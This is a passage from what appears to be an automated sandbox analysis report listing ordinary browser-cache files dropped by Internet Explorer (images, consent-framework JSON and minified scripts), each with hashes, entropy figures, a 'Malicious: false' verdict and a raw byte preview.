SHA1:	6B48D115B1C44021546F85E4199C0CDA594A5765
SHA-256:	1DFF560E572A3C04531DA0812BC153F9114C32C16FA4016ED6AF2D54C79C6C13
SHA-512:	24F55720D13C34AE9C3B268EE2B921CA79CCB8D404790A77D690B4CB58C60261795BFE426E162D080948A99CB10F052717A01FDB8212A67CADC059C380AAD3B
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....``..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..'n.d...F...r[2.I..ZE>... ..a..@...3c....XH+..5B.6..n.t.....:&.E. .9...3...g%..{..+5.e..I..g.*:..s.x.(.I..|..G#...i.s{D.m..L@.+....z..FP]A. {.....1...=...\....VI%.L..{..;....#L2.O..pJ.i..J..6.B[&..."b...\X.^I...Z!'.7.d.!)....[:.hG&.T.....Yk-Y[.FCc.*9JLl...Bz.W\..0V....W...D.+jf2#N.*...yd.8..j..F.*R..b6.....4+..9&..,k....+7.h.....E\ a]...-../&...u<.j..2a..x.....t.....$3~.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\AARmqzU[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	21964
Entropy (8bit):	7.9578746567637815
Encrypted:	false
SSDEEP:	384:NNC/kcyWndMiqgSJsFp10qnn90Tg3I1bTQYm0tEIFrTyr8TrAbRDJ4O8J0mN:N8kcbWLJ+p1Vnn90Tg3ep3MCgDm
MD5:	48FF0856C4879F586A2A8EAE3D611BF7
SHA1:	4C3048405D65634930622E23A07DB302D25CAEB1
SHA-256:	4329EADAE80A32A888FEB28D169924B25E65FAAABCEB4811A26D557448C2473E
SHA-512:	55BBEBD4AF16886B49ED7B8AF0CE053177B458DEA23D7A01FB33DDB9C3DD7DF83DB4049602E32BA67DB5D7FD105D035434981042D2BDB3F39615B11E619121 4
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....``..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..B.....^h....N.q8...p.....$... ..@.s..n;.,..... .a.@....jlZ.@.C....P.H.11RP....47.....jF....Dd.l.\..,z..KV)5.vrws+\l,..s.+iFJ6 >rU!R...[p...EL...S.vv.s.CZhe{.....-.d.Y4..s.5..}]`.P`gs.I..Z.C.....L.v(..i...5x..H.....@...+...L...C...Fi....).q.h....^)....G..C..5@.....i...Bc.C.(.4.CB.I.4...E.....4.i..M+..&..H_,.R .I...R.V..'.....l,D..Q.....f@.....G?LQq..f.^Th.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\AARmt9G[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 300x250, frames 3
Category:	dropped
Size (bytes):	10526
Entropy (8bit):	7.927345671317898
Encrypted:	false
SSDEEP:	192:QtHL+Dun0sH2/rauOIAzigvbHdvNKh5crngQ04ArL5UEEIsKIbZNHg:+S2pWgIAFRvNeUgQ9C5UEEBtHg
MD5:	076B1B6F3B46740679FA703FE7EDF5E6
SHA1:	A961FF54B4D6A170FA42366CA3F79DCC9DB55763
SHA-256:	7EC4C91055D6BF21250D3754A2E7ACC1BCCF7B61215D218F10078E2DC4F22A67
SHA-512:	77C447AFB5049BF02F8CA136840307AB618DBEB584123AF98C2FBA597C2E902789A74F0451BB00EF891E87EF19A84F9F6557CD2747E5329264DEB600F42CE712
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....``..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....,.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..H....d.....V.C.^.....Q`5t.<..@.RDI.....ac.Qd..]...,4.V4.P.)...4...ld..#a..A.gW7..hp..O0.{W...p.1T4..2M....3.W.CK... e.@..%..a..)#<T9....[.....)....G.!a..0.....,ZD.....%....:.!.X.Y.B6n.A..1.m.Y.n.ap...#..E.L.=&.-..PM4....B.,.Kc..Y..f..#.cB.:.E2.....L.".B...`.qL.....zSBn..z..`.(.....qJ .2.Cv..x. eD.Sr..).,.y...i.3...m.Fh..W# ..J.g...[.j.lJz..q..h.....l.w.m

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1ftEY0[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	497
Entropy (8bit):	7.316910976448212
Encrypted:	false
SSDEEP:	12:6v/7YEtTvpTjO7q/cW7Xt3T4kL+JxK0ew3Jw61:rEtTRTj/XtjNSJMkJw61

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1ftEY0[1].png	
MD5:	7FBE5C45678D25895F86E36149E83534
SHA1:	173D85747B8724B1C78ABB8223542C2D741F77A9
SHA-256:	9E32BF7E8805F283D02E5976C2894072AC37687E3C7090552529C9F8EF4DB7C6
SHA-512:	E9DE94C6F18C3E013AB0FF1D3FF318F4111BAF2F4B6645F1E90E5433689B9AE522AE3A899975EAA0AECA14A7D042F6DF1A265BA8BC4B7F73847B585E3C12C26 2
Malicious:	false
Reputation:	unknown
Preview:	.PNG........IHDR.....a....pHYs.....+.....IDATx....N.A..=.....bC...RR..`'.....v.{:.^..... ."1.2....P..p.....nA.....o.....1...N4.9.>..8....g.,...|."...nL.#..vQ.....C.D8.D.0*.DR).... kl..|.....m...T..=.tz...E..y..... ..S.i>O.x.l4p~w.....{...U..S....w<.;.A3...R*..F..S1..j..%...1.|.3.mG..... f+.,x....5.e..]lz..*.).1W..Y(..L`.J...xx.y{.*.\. ...L..D..\N.....g..W...}w:.....@].j ._$.LB.U..w'..S.....R...:^..[\.^@....j...t...?..<.....M..r..h....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB7gRE[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	501
Entropy (8bit):	7.3374462687222906
Encrypted:	false
SSDEEP:	12:6v/71zYhg8gNX8GA3PhV8xJy4eOsEfOZbLjz:u8O9A/hSJ9lfkbb
MD5:	1FCA95AEED29D3219D0A53A78A041312
SHA1:	5A4661CCF1E9F6581F71FC429E599D81B8895297
SHA-256:	4B0F37A05AB882DA679792D483B105FDD820639C390FC7636676424ECFD418B9
SHA-512:	7E02CEB4A6F91B2D718712E37255F54DA180FA83008E0CE37080DADFE8B4D0D50BC0EA8657B87003D9BAD10FA5581DBB8C1C64D267B6C435DA48CBED3366C EA
Malicious:	false
Reputation:	unknown
Preview:	.PNG........IHDR.....a....pHYs.....+.....IDATx..RKN.A.}... ...e1(."le.....F\...@.."...|... ..ld.$.(.`..V.0].ghK....]SS...J.I.<@.O.{.....:WB8~....}Hr...P.....`l.N...N.....Z...'.3. .;....3.B-....i...L.....b..{... ..Q.... .....L...=.d....n.....&.!..O....W1..."....gm5x....[.C.9^Q.BC.....O...../.(...|.~.0hv..S..7.....YBn..B..o.T<.....|.g&....U.....gm.. .....U..,.u..)\$.lN .w]Rm.....OZ.h.....zn.~...A.uy.....,.....3(.....z<....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BBH3Kvo[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	modified
Size (bytes):	579
Entropy (8bit):	7.468727026221326
Encrypted:	false
SSDEEP:	12:6v/7ziAVG8tUZ8VveAL8S6mbRRkeYZ2GlguM+7Kf03NE3Emns6F9:uisI8x5L8ub7keYZ2GlLsMi06F9
MD5:	FDC96E25125ACA9FAA9328286DF59A3C
SHA1:	AE96A116A24EC53C3D1E2F386435F6CE6B6B6F08
SHA-256:	201E3277C624BCFDAF85CA20EE8BA8A22D8D3BFF44FDAD41FC23CB07AE0E9A40
SHA-512:	98591D2D6F7C0DF27DDE63572C3751974323B6A34CCE14845D418E32E17177DF27F612CDBD9F44B24AFC5C259CEE37CBCD08DDA0DB9A81434169DE9BB2CD8 24
Malicious:	false
Reputation:	unknown
Preview:	.PNG........IHDR.....a....pHYs.....+.....IDATx..S=..A.=.....U$..l.Z.b.HlR.....)B*.;..i^....Im.*.(ba'b.l._...*..y..vy.G...{.g.....P.c.Y..P..(..uv=....\|VF....$.l..n....@..E.... .t.+@.RA>..b.@0...w1...\...d...F...H..B.....V<.n6..R)..f..$..L.S8.Nd2...s...qD.Q.F#,.K.j..R...\...P..n..a.F..b.~.....E6.....:.'.n.0.F..~..\.....x.....`0.J....>..UD?..__.`D...7x..... jK@.....x...m..\....O`y)C.'j.\..~..G..I`.....Z)'a.d..&$IB.\...UI.d.....x...P(.p8.2.....w@.5..n..j.aT#.....Y..5VB....f..;..f8..-...w...a.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\a8a064[1].gif	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	GIF image data, version 89a, 28 x 28
Category:	dropped
Size (bytes):	16360
Entropy (8bit):	7.019403238999426
Encrypted:	false
SSDEEP:	384:g2SEiHys4AeP/6ygbkUZp72i+ccys4AeP/6ygbkUZaoGBm:g2Tjs4Ae36kOpqi+c/s4Ae36kOaoGm
MD5:	3CC1C4952C8DC47B76BE62DC076CE3EB
SHA1:	65F5CE29BBC6E0C07C6FEC9B96884E38A14A5979
SHA-256:	10E48837F429E208A5714D7290A44CD704DD08BF4690F1ABA93C318A30C802D9
SHA-512:	5CC1E6F9DACA9CEAB56BD2ECEEB7A523272A664FE8EE4BB0ADA5AF983BA98DBA8ECF3848390DF65DA929A954AC211FF87CE4DBFDC11F5DF0C6E3FEA8A57 40EF7
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\a8a064[1].gif	
Preview:	GIF89a.....dbd.....lnl.....trt.....!..NETSCAPE2.0.....!.....,.....+..I..8...`(.di.h..l.p,..(.....5H.....!.....,.....dbd.....lnl.....dfd...../..I..8...`(.di.h..l..e.....Q... ..-.3...r...!.....,.....dbd.....tvt.....*P.I..8...`(.di.h.v.....A<.. .....pH,.A..!.....,.....dbd.....|~|.....trt...ljl.....dfd..... .B`%.di.h..l.p,.t]S.....^..hD..F. .L..tJ.Z..l.080y..ag+...b.H...!.....,.....dbd.....ljl.....dfd.....lnl.....B.$.di.h..l.p.'J#.....9..Eq.l:..tJ.... ..E.B...#.....N...!.....,.....dbd.....tvt.....ljl.....dfd.....\|~\|.....D.$.di.h..l.NC.....C...0..)Q..t...L:..tJ.....T..%...@.UH...z.n.....!.....,.....dbd..... lnl.....ljl.....dfd.....trt...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\de-ch[1].json	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	79097
Entropy (8bit):	5.337866393801766
Encrypted:	false
SSDEEP:	768:olAy9XsiItnuy5zIux1whjCU7kJB1C54AYtiQzNEJEWlCgP5HVN/QZYUmftKCB:olLEJxa4CmdiuWlDxHga7B
MD5:	408DDD452219F77E388108945DE7D0FE
SHA1:	C34BAE1E2EBD5867CB735A5C9573E08C4787E8E7
SHA-256:	197C124AD4B7DD42D6628B9BEFD54226CCDCD631ECFAEE6FB857195835F3B385
SHA-512:	17B4CF649A4EAE86A6A38ABA535CAF0AEFB318D06765729053FDE4CD2EFEE7C13097286D0B8595435D0EB62EF09182A9A10CFEE2E71B72B74A6566A2697EAB1B
Malicious:	false
Reputation:	unknown
Preview:	{"DomainData":{"pclifeSpanYr":"Year","pclifeSpanYrs":"Years","pclifeSpanSecs":"A few seconds","pclifeSpanWk":"Week","pclifeSpanWks":"Weeks","cctId":"55a804ab-e5c6-4b97-9319-86263d365d28","MainText":"Ihre Privatsph.re","MainInfoText":"Wir verarbeiten Ihre Daten, um Inhalte oder Anzeigen bereitzustellen, und analysieren die Bereitstellung solcher Inhalte oder Anzeigen, um Erkenntnisse .ber unsere Website zu gewinnen. Wir geben diese Informationen auf der Grundlage einer Einwilligung und eines berechtigten Interesses an unsere Partner weiter. Sie k.nnen Ihr Recht auf Einwilligung oder Widerspruch gegen ein berechtigtes Interesse aus.ben, und zwar auf der Grundlage eines der folgenden bestimmten Zwecke oder auf Partnerebene .ber den Link unter jedem Zweck. Diese Entscheidungen werden an unsere Anbieter, die am Transparency and Consent Framework teilnehmen, signalisiert.","AboutText":"Weitere Informationen","AboutCookiesText":"Ihre Privatsph.re","ConfirmText":"Alle zulassen","AllowAll

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\e151e5[1].gif	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	GIF image data, version 89a, 1 x 1
Category:	dropped
Size (bytes):	43
Entropy (8bit):	3.122191481864228
Encrypted:	false
SSDEEP:	3:CUTxls/1h/:7lU/
MD5:	F8614595FBA50D96389708A4135776E4
SHA1:	D456164972B508172CEE9D1CC06D1EA35CA15C21
SHA-256:	7122DE322879A654121EA250AEAC94BD9993F914909F786C98988ADBD0A25D5D
SHA-512:	299A7712B27C726C681E42A8246F8116205133DBE15D549F8419049DF3FCFDAB143E9A29212A2615F73E31A1EF34D1F6CE0EC093ECEAD037083FA40A075819D2
Malicious:	false
Reputation:	unknown
Preview:	GIF89a.....!.....,.....D..;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\fefc2984-60ee-407b-a704-0db527f30f53[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 300x300, frames 3
Category:	dropped
Size (bytes):	68315
Entropy (8bit):	7.9756456950150305
Encrypted:	false
SSDEEP:	1536:Mf2o1r4LXC+2YgZCQ7t3vOvuIl80nlOf+9w32cilcTqvMSoCXf9zM:MBr4zC+2O6VeJlNnlOGY2c2ghSZK
MD5:	9825025914DDDB50A9ABF954276E9631
SHA1:	BBDA4E7E92A5FDA3504216B63441C94EB7F7F9AE
SHA-256:	447ECC4AE7E9B16037B19681709BA178848FB2971B511DBDE5B3A44D9A34B79D
SHA-512:	09A19D543DB620226B064E977A15A221078BE3C896C9E1D43C356784626B654DAC158915B6523698BC2AD45FCB86FF832D2E50BC6CEBCCB99311688D12DF35E
Malicious:	false
Reputation:	unknown
Preview:	.....JFIF.....C.....C.....,..".....A.....!..1..".2A #Qa.Bq.$3R....C.%4br..S.....A.....!1.A."Q.2aq.....#BR....3b..$r..%4CD.....?...^.),...|..N.hl...$.....k.3...\G.k.QYA...../.}b..V...CV&.E3.S.!. {.kEI.....=.F..h..Fp...WX..8.....h..}b..MW.....Q....qKW....i.....+..$k..s..#.T1.M..n...'d.r.^<..Y.....U.2YJw....hl.....FF..%z.+...2L4.....M.....R..w..o.Xp.\.V..jlZ...:..[2F....jBG.F. .Y.idg..D...#..~..]...;.?.Cx...ZR.....D#e.u.e?..^.M.....F>.O5....P.<.....R"r)*.?....^mW....3^.O..".....B).. ..!+..w..#..}J.c...7a..B$..Q|..F..A.....>~=.-.I...:X2....2%"..SM TO .B..v...)d.....4.H..ln....U.....X.j...t..\...Ibk....?..C.W.....].+@.U....[...<..c..Q...8H.Z+.....A....#...V..Z...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\iab2Data[2].json	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	271194
Entropy (8bit):	5.144309124586737
Encrypted:	false
SSDEEP:	1536:l3JqIHQCSq23YILFMPpWje+KULpfqjI9zT:hqCSVyIeiijq
MD5:	69E873EC1DB1AA38922F46E435785B61
SHA1:	0E17DD5D16C19D40847AEEEC9AF898BB7F228801
SHA-256:	D90C45999873C12E05B6A850C7C5473E1CB3DA9BD087DB5F038F56ABD65F108C
SHA-512:	27F403FDC906C317F4023735B29ABB090867CAA41103CE2FD19E487323EBEE15884DF10A353741C218BB83C748464BE3D75459F5D086FDE983DB85FC86ADA4D
Malicious:	false
Reputation:	unknown
Preview:	{"gvlSpecificationVersion":2,"tcfPolicyVersion":2,"features":{"1":{"descriptionLegal":"Vendors can:\n* Combine data obtained offline with data collected online in support of one or more Purposes or Special Purposes.","id":1,"name":"Match and combine offline data sources","description":"Data from offline data sources can be combined with your online activity in support of one or more purposes"},"2":{"descriptionLegal":"Vendors can:\n* Deterministically determine that two or more devices belong to the same user or household\n* Probabilistically determine that two or more devices belong to the same user or household\n* Actively scan device characteristics for identification for probabilistic identification if users have allowed vendors to actively scan device characteristics for identification (Special Feature 2)","id":2,"name":"Link different devices","description":"Different devices can be determined as belonging to you or your household in support of one or more of purposes."},"3":{"de

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\otTCF-ie[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	103536
Entropy (8bit):	5.315961772640951
Encrypted:	false
SSDEEP:	768:nq79kuJrnt6JjU7cVbkhS/G+FBlTjmSmjCRp0QRaPXJHJVhXKNTUCL29kJlXYoXY:49jht4bbkAOCRpl6TVgTUCLBX10UU/px
MD5:	6E60674C04FFF923CE6E30A0CD4B1A04
SHA1:	D77ED2B9FA6DD82C7A5F740777CC38858D9CBDDD
SHA-256:	48221F1DE0F509D6C365D9F4BA1D7DB8619E01C6BC4AC8462536836E582CDC66
SHA-512:	62F5068BDEDBA361DAD0B50B66F617A2A964B9D3DB748BF9DE29C4F6307B1891AF9A4D384F3CEB25C77B62D245F338D967084301391A41BAB9772E2632B36B9
Malicious:	false
Reputation:	unknown
Preview:	var otTCF=function(e){"use strict";var c="undefined"!=typeof window?window:"undefined"!=typeof global?global:"undefined"!=typeof self?self:{};function t(e){return e&&e.__esModule&&Object.prototype.hasOwnProperty.call(e,"default")?e.default:e}function n(e,t){return e(t={exports:{}},t.exports),t.exports}function r(e){return e&&e.Math==Math&&e}function p(e){try{return!!e()}catch(e){return!0}}function E(e,t){return{enumerable:!(1&e),configurable:!(2&e),writable:!(4&e),value:t}}function o(e){return I.call(e).slice(8,-1)}function u(e){if(null==e)throw TypeError("Can't call method on "+e);return e}function l(e){return L(u(e))}function f(e){return"object"==typeof e?null!==e:"function"==typeof e}function i(e,t){if(!f(e))return e;var n,r;if(t&&"function"==typeof(n=e.toString)&&!f(r=n.call(e)))return r;if("function"==typeof(n=e.valueOf)&&!f(r=n.call(e)))return r;if(!t&&"function"==typeof(n=e.toString)&&!f(r=n.call(e)))return r;throw TypeError("Can't convert object to primitive value")}function y(

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\tag[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	10228
Entropy (8bit):	5.444589507503123
Encrypted:	false
SSDEEP:	192:4EamzdxOBoOBpxYzKhp5foeeXwhJTvlXQuzSqHDgiKGWdrBpOlztlomlRokr:4EamR7OrxYSLQdiMoHDgxGWdrz4+
MD5:	A97B07A6676EE93D511B0C92170210A8
SHA1:	45414FAEA118B5F711F5378B3EE93D82536C2BBB
SHA-256:	2D90F176EF387A57A979060ACF26C0DE8F15ACEA4E251846BBC234D84C7813A0
SHA-512:	48BBFDDDECD38F0D3BE5DA50935E7DFA87C39B95FB088F10568C7E9E99E1A3F572C64BEB511F6CD082B51B641080CDE21F05BC3F1332AC226D1171BF5F7C2BCF
Malicious:	false
Reputation:	unknown
Preview:	!function(){"use strict";function r(e,i,c,l){return new(c=c||Promise)(function(n,t){function o(e){try{r(l.next(e))}catch(e){t(e)}}function a(e){try{r(l.throw(e))}catch(e){t(e)}}function r(e){var t;e.done?n(e.value):((t=e.value)instanceof c?t:new c(function(e){e(t)})).then(o,a)}r((l=l.apply(e,i||[])).next())})}function i(n,o){var a,r,i,e,c={label:0,sent:function(){if(1&i[0])throw i[1];return i[1]},trys:[],ops:[]};return e={next:t(0),throw:t(1),return:t(2)},"function"==typeof Symbol&&(e[Symbol.iterator]=function(){return this}),e;function t(t){return function(e){return function(t){if(a)throw new TypeError("Generator is already executing.");for(;c;)try{if(a=1,r&&(i=2&t[0]?r.return:t[0]?r.throw||((i=r.return)&&i.call(r),0):r.next)&&!(i=i.call(r,t[1])).done)return i;switch(r=0,i&&(t=[2&t[0],i.value]),t[0]){case 0:case 1:i=t;break;case 4:return c.label++,{value:t[1],done:!1};case 5:c.label++,r=t[1],t=[0];continue;case 7:t=c.ops.pop(),c.trys.pop();continue;default:if(!(i=0<(i=c.trys).length&&

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\AAMqFmF[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\AAMqFmF[1].png	
Size (bytes):	553
Entropy (8bit):	7.46876473352088
Encrypted:	false
SSDEEP:	12:6v/7kFXASpDCVwSb5I63cth5gCsKXLS39hWf98i67JK:PFXkV3lBKbSt8MVK
MD5:	DE563FA7F44557BF8AC02F9768813940
SHA1:	FE7DE6F67BFE9AA29185576095B9153346559B43
SHA-256:	B9465D67666C6BAB5261BB57AE4FC52ED6C88E52D923210372A9692A928BDDE2
SHA-512:	B74308C36987A45BC96E80E7C68AB935A3CC51CD3C9B4D0A8A784342B268715A937445DEB3AEF4CA5723FBC215B1CAD4E7BC7294EECEC04A2F1786EDE73E1 A7
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx....RQ.....%AD.Vn$R...]n\.....Z..f.....\.A.~.f \H2(2.J.uT.i.u.....0P..s..}.....P.....l...*..P.....~...tb...f,.K.;.X.V...^..x<.b ...lr8...bt.]..<.h.d2I.T2...sz...@.p8.x<..pH...g:...DX.Vt:.....eR..$...E.d2I..d..b.R.0...]. .j...v..A....j.....H...=....@.'Z^....E|>..tZv".^...#I.[yk(.B<j..#.H..dp.\..m....."#...b.l6.7.-.Q...l6.<.# .H.....\\|.....>/^.....eL.....9.z.....lwy....*.g..h?...<...zG...c\d.....q.3o9.Y.3.|..Jg...%.t.?>....+..6.0.m.....X.q.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\AARkL8h[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	9123
Entropy (8bit):	7.913864579468599
Encrypted:	false
SSDEEP:	192:QoLz6er02KZU5SQ6lw554KoxySuYhQ8DeR+cdiA9q7/e:bn6pZUT6lw+1uYi8yocbp
MD5:	578B116678B72272439230A0C549BFC6
SHA1:	8BE6E8A2A519A70AB9CCA1BDA753C4CB8DA01D69
SHA-256:	CAC42425E1B679517E84258E10633CA542A9AB1C6511F547B0A4A45372824E2D
SHA-512:	F53886EE798F50C35184133DE55493FF83842C515BDB96574FD72A57592528B84BC283369E12EF8BF9D78B1F7E80D9C1B284CB08D221ECF142DE496C8800B72E
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?....S..b.....#..?..?Jcg.R.P.@.....z.`..Q@.@.@....P.....0.@.@..!....8...@b....-_.X~.....=..i..ZB25....`...(..?.."..8...j.....c.-..&.... 4.*.....t..c.....7....;,w.....R.reN..*H..'WS.....9?Z.m.(.....(.E...-.....2s..X.R3(rpx...6....(...1.....:.3<b.....@...<Mj...T.u^%.~.nc....+.....\5..'.z.X.K.....D..Kn.....(.....K!....a.....3 ~.b}....._..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\AARlK6L[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	11226
Entropy (8bit):	7.941284943853362
Encrypted:	false
SSDEEP:	192:QogOKUA9lJ5ztR79xNpSc1g1tbpT8bKi03OZHjiKsSHy5mn7gXSWsOqhereHeNC3:bgGVHxL510F58bKT3OoKI5mnkvsO5CeM
MD5:	8D9D60F40D226A1B91B1D82B4E197364
SHA1:	1D33CB602EC3A64596A1B88920B0CA9DB66913AA
SHA-256:	B9FE618C81EABA2B88F98A805D75920936FD2953DB7BCE28FDA6E108B2AD4918
SHA-512:	594744FBFCDDB63A910E91F0066B49BC0DF4EB70DC79AD6C18CB8409D1833024DFB6959F890BEA8A37C20722F2D7F38436DB8A94A2001692419C4DCA9B5747
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?...^T.":;..Q.e..W1lZB..3.....[E.uae)..D..KC...dc.MM.>...-.. .@..D...)..9.C.w.N...i.E#..IJ.hmh`(4.".]@8..L.4....qo....c...q.- m..W.OH.vQ.7..H.....*..A.[.(....+*...:.j..,s.x.c...9.0.>.H..ea...&..l..r.;.U.I..nF.....q..j.....Ha.we..0x.=.J..x.)$.zA#HaW..d.Z.;.|.....%.#i.i.).:..+.Q.KV...l..kE...9..Y..y.X.x.....-..*T..[.A, (....NA..T.-...7.,X...TbJ.@'...h...zrO

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\AARlKcO[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	11445
Entropy (8bit):	7.957939092044028
Encrypted:	false
SSDEEP:	192:Qo1Yk9AknYUOJh0GvvO3KSWoCVJTsf+Ytji1NWTw8F+Mqpukk:b1Yka3zvmXWhV+lpirWkU+XDk
MD5:	C4B164FE46F51EBA4B41349287181C25

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\AARlKcO[1].jpg	
SHA1:	A6750F61141BCAA71D03CC2135CBEF79395B377E
SHA-256:	781B819F8341A1B8A41719780A7E4F83973DC9FE76A5D47F57BF76169E7D0A9D
SHA-512:	5357F90B159E8FFA5E59FC7F1C152D590A549126C3763CB2668CE7895F7DD9B83876D562E4729D2C0639960FAD4410567963D8947C811778F63F94ECCAA9495B
Malicious:	false
Reputation:	unknown
